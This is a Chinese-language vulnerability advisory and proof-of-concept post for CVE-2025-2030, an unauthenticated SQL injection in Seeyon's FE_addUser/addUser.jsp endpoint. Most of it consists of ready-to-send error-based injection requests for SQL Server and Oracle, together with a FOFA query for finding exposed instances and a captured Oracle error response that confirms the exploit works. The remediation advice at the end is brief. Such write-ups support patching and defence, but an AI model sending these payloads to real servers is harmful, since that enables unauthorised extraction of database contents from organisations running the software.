

致远互联FE_addUser_sql注入-CVE-2025-2030

漏洞描述

致远互联FE_addUser处存在sql注入漏洞，未授权的攻击者可获取数据库敏感信息。

影响版本

版本号20250224及之前版本

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="li_plugins_download"

POC/EXP: SQL SERVER数据库报错注入

```
GET /security/addUser.jsp?
groupId=1)%20AND%206430%20IN%20(SELECT%20(CHAR(113)+CHAR(113)+CHAR(107)+CHAR(118)
+CHAR(113)+
(SELECT%20(CASE%20WHEN%20(6430=6430)%20THEN%20CHAR(49)%20ELSE%20CHAR(48)%20END))+
CHAR(113)+CHAR(107)+CHAR(113)+CHAR(120)+CHAR(113)))%20AND%20(6426=6426 HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```



POC/EXP: Oracle

```
GET /security/addUser.jsp?groupId=1)%20AND%203862=
(SELECT%20UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(120)||CHR(112)||CHR(107)||
|CHR(113)||
(SELECT%20(CASE%20WHEN%20(3862=3862)%20THEN%201%20ELSE%200%20END)%20FROM%20DUAL)|
|CHR(113)||CHR(98)||CHR(113)||CHR(98)||CHR(113)||CHR(62)))%20FROM%20DUAL)%20AND%2
0(9318=9318 HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

发送请求

强制 HTTPS

历史

爆破示例

数据包扫描

美化

热加载

构造请求

Request

1

GET /security/addUser.jsp?groupId=1)%20AND%203862=(SELECT%20UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(120)||CHR(112)||CHR(107)||CHR(113)|| (SELECT%20(CASE%20WHEN%20(3862=3862)%20THEN%201%20ELSE%200%20END)%20FROM%20DUAL))||CHR(113)||CHR(98)||CHR(113)||CHR(98)||CHR(113)||CHR(62)))%20FROM%20DUAL)%20AND%20(9318-9318 HTTP/1.1

2

Host ? :

3

Upgrade-Insecure-Requests: 1

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6

Accept-Encoding: gzip, deflate

7

Accept-Language: zh-CN,zh;q=0.9

8

9

Responses

2820bytes / 277ms

美化

渲染

编码

详情

76

<script language="javascript" src="/js/BaseFunc.js">

77

</script>

78

</head>

79

<body>

80

<div class="reminder">

81

<div class="content">

82

83

<li style="padding-top:5px;>

84

>ConnectionCallback; uncategorized.

85

SQLException for SQL []; SQL state [99999];

86

error code [31011]; ORA-31011: XML 语法分析失败

87

ORA-19202: XML 处理

88

LPX-00110: Warning: 无效的 QName -":qxpq1qbqbq" (不是名称)

89

Error at line 1

90

时出错

91

ORA-06512: 在 "SYS.XMLTYPE", line 310

92

ORA-06512: 在 line 1

93

; nested exception is java.sql.SQLException: ORA-31011: XML 语法分析失败

94

ORA-19202: XML 处理

95

LPX-00110: Warning: 无效的 QName -":qxpq1qbqbq" (不是名称)

96

Error at line 1

97

时出错

98

ORA-06512: 在 "SYS.XMLTYPE", line 310

99

ORA-06512: 在 line 1

100

101

<li style="padding-top:5px;>点击关闭, 重新操作!

102

103

</div>

104

<div class="bottom">

105

关闭

106

</div>

107

</body>

108

</html>

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本